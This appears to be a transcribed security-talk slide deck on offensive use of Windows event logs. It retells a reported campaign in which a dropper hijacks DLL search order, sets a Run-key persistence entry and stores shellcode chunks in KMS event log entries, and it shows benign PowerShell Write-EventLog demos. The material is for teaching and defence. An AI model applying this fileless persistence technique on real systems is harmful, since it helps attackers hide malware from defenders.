OFFENSIVE WINDOWS EVENT LOGS

What is lurking in your event logs?



What Not to Expect...

Payload Obfuscation

AMSI/Defender Bypass


EDR/XDR Evasion





May 4, 2022

• "In February 2022 we observed the technique of putting the shellcode into Windows event logs for the first time "in the wild" during the malicious campaign. It allows the "fileless" last stage Trojan to be hidden from plain sight in the file system." – SecureList by Kapersky




Information Security

Dropper in DLL, search order hijacking

We start custom module analysis from the wrapper-dropper dynamic library. This code is injected into Windows processes such as explorer.exe. At its single entry point after being loaded into the virtual address space of the launcher process, the dropper removes files created by previous stages or executions.

Firstly, the module copies the original legitimate OS error handler WerFault.exe to C:\Windows\Tasks. Then it drops one of the encrypted binary resources to the wer.dll file in the same directory for typical DLL search order hijacking. For the sake of persistence, the module sets the newly created WerFault.exe to autorun, creating a Windows Problem Reporting value in the Software\Microsoft\Windows\Current\Version\Run Windows system registry branch.




shellcode hidden in Windows event logs.

The dropper not only puts the launcher on disk for side-loading, but also writes information messages with shellcode into existing Windows KMS event log

The dropped wer.dll is a loader and wouldn't do any harm without the shellcode hidden in Windows event logs. The dropper searches the event logs for records with category 0x4142 ("AB" in ASCII) and having the Key Management Service as a source. If none is found, the 8KB chunks of shellcode are written into the information logging messages via the ReportEvent() Windows API function (IpRawData parameter). Created event IDs are automatically incremented, starting from 1423.

Launcher in wer.dll

This launcher, dropped into the Tasks directory by the first stager, proxies all calls to wer.dll and its exports to the original legitimate library. At the entry point, a separate thread combines all the aforementioned 8KB pieces into a complete shellcode and runs it. The same virtual address space, created by a copy of the legitimate WerFault.exe, is used for all this code.



persistence,

First the basics...




Information Security





Windows Event Log Basics


Windows event logs use a structured data format to record events that happen within the operating system, software, hardware-based events.
















Event Logs in Windows Registry






Event Sources




Event Message Files




Event Message Files

If a source does not a message corresponding to the EventID issued, you will see a message like this.






Creating Logs/Sources (As Admin)







Event Log Security


Log	Account	Read	Write	Clear	
Application	Administrators (system)	Х	X	X	
	Administrators (domain)	Χ	X	Χ	
	LocalSystem	Х	Х	Χ	
	Interactive user	Х	Х		
System	Administrators (system)	Х	Х	Х	
	Administrators (domain)	Х		Х	
	LocalSystem	Х	X	Х	
	Interactive user	Х			
Custom	Administrators (system)	Х	Х	Х	
	Administrators (domain)	Х	Х	Х	
	LocalSystem	Х	Х	Х	
	Interactive user	Х	Х		




Now what...?



Creating an Event Log







Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\rbx> \$Log = "Application"
PS C:\Users\rbx> \$Source = "BHIS"

PS C:\Users\rbx> \$Type = "Information"

PS C:\Users\rbx> \$Id = 1337


PS C:\Users\rbx> \$Message = "Join our Discord community"


PS C:\Users\rbx> Write-EventLog -LogName \$Log -Source \$Source -EntryType \$Type -EventId \$Id -Message \$Message

PS C:\Users\rbx> Write-EventLog -LogName \$Log -Source \$Source -EntryType \$Type -EventId \$Id -Category 0 -Message \$Message

Application Number of events: 1,892									
Level	Date and Time	Source	Event ID	Task Category					
Information	9/6/2022 8:10:24 PM	BHIS	1337	None					
(i) Information	9/6/2022 8:02:06 PM	Securit	16384	None					
(i) Information	9/6/2022 8:01:40 PM	Securit	15	None					
(i) Information	9/6/2022 8:01:32 PM	Securit	16394	None					
i Information	9/6/2022 8:00:20 PM	BHIS	1337	(1)					
Information	9/6/2022 /:54:23 PM	VSS	8224	None					
(i) Information	9/6/2022 7:53:51 PM	Securit	903	None					
(i) Information	9/6/2022 7:53:51 PM	Securit	16384	None					
(i) Information	9/6/2022 7:53:28 PM	BHIS	1337	None					
(i) Information	9/6/2022 7:53:23 PM	Securit	15	None					








https://github.com/improsec/SharpEventPersist



But wait...there is more!

